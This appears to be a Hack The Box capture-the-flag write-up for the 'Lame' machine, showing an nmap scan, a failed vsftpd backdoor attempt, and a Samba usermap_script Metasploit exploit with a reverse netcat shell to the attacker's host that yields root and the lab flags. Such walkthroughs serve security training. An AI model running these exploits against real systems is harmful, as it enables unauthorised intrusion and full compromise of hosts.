

HTB Writeup : Lame (Linux)

Machine IP




Nmap



```
└─$ nmap -Pn -A 10.129.175.223                                                  1 × 1 ⚙
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-16 19:38 EDT
Nmap scan report for 10.129.175.223
Host is up (0.19s latency).
Not shown: 996 filtered ports
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.96
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 2h00m39s, deviation: 2h49m44s, median: 37s
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: lame
|   NetBIOS computer name:
|   Domain name: hackthebox.gr
|   FQDN: lame.hackthebox.gr
|_  System time: 2021-07-16T19:39:38-04:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 68.15 seconds
```

Metasploit

Search exploit based on ftp version. Got nothing



```
msf6 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Executi
on


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<p
                                      ath>'
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.129.175.223
RHOSTS => 10.129.175.223
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.129.175.223:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.129.175.223:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
```

Search for the tcp version. Got shell

```
msf6 > search samba 3.0.20-Debian
[-] No results from search
msf6 > search samba 3.0.20

Matching Modules
================

   #  Name                                Disclosure Date  Rank       Check  Description
   -  ----                                ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script  2007-05-14       excellent  No     Samba "username map script" Command Exec
ution


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<p
                                      ath>'
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```


```
msf6 exploit(multi/samba/usermap_script) > set LHOST 10.10.14.96
LHOST => 10.10.14.96
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 10.10.14.96:4444
[*] Command shell session 1 opened (10.10.14.96:4444 -> 10.129.175.223:42753) at 2021-07-16 19:51:57 -0400

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
initrd.img.old
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
id
uid=0(root) gid=0(root)
```

```
shell
[*] Trying to find binary(python) on target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary(bash) on target machine
[*] Found bash at /bin/bash
pwf
pwf
bash: pwf: command not found
root@lame:/# pwd
```

User.txt

```
root@lame:/# ls
ls
bin    etc         initrd.img.old  mnt         root  tmp      vmlinuz.old
boot   home        lib             nohup.out   sbin  usr
cdrom  initrd      lost+found      opt         srv   var
dev    initrd.img  media           proc        sys   vmlinuz
root@lame:/# cd home
cd home
root@lame:/home# ls
ls
ftp  makis  service  user
root@lame:/home# cd makis
cd makis
root@lame:/home/makis# ls
ls
user.txt
root@lame:/home/makis# cat user.txt
cat user.txt
1c6eb04591db8fd9582c9feefde0635b
```

Root.txt


root@lame:/# ls
ls
bin boot cdrom dev etc home initrd initrd.img lib lost+found media mnt nohup.out opt proc root sbin srv sys tmp usr var vmlinuz vmlinuz.old
root@lame:/# cd root
cd root
root@lame:/root# ls
ls
Desktop reset_logs.sh root.txt vnc.log
root@lame:/root# cat root.txt
cat root.txt
12f5d0544799a36a34388f11b6c7df6c
root@lame:/root#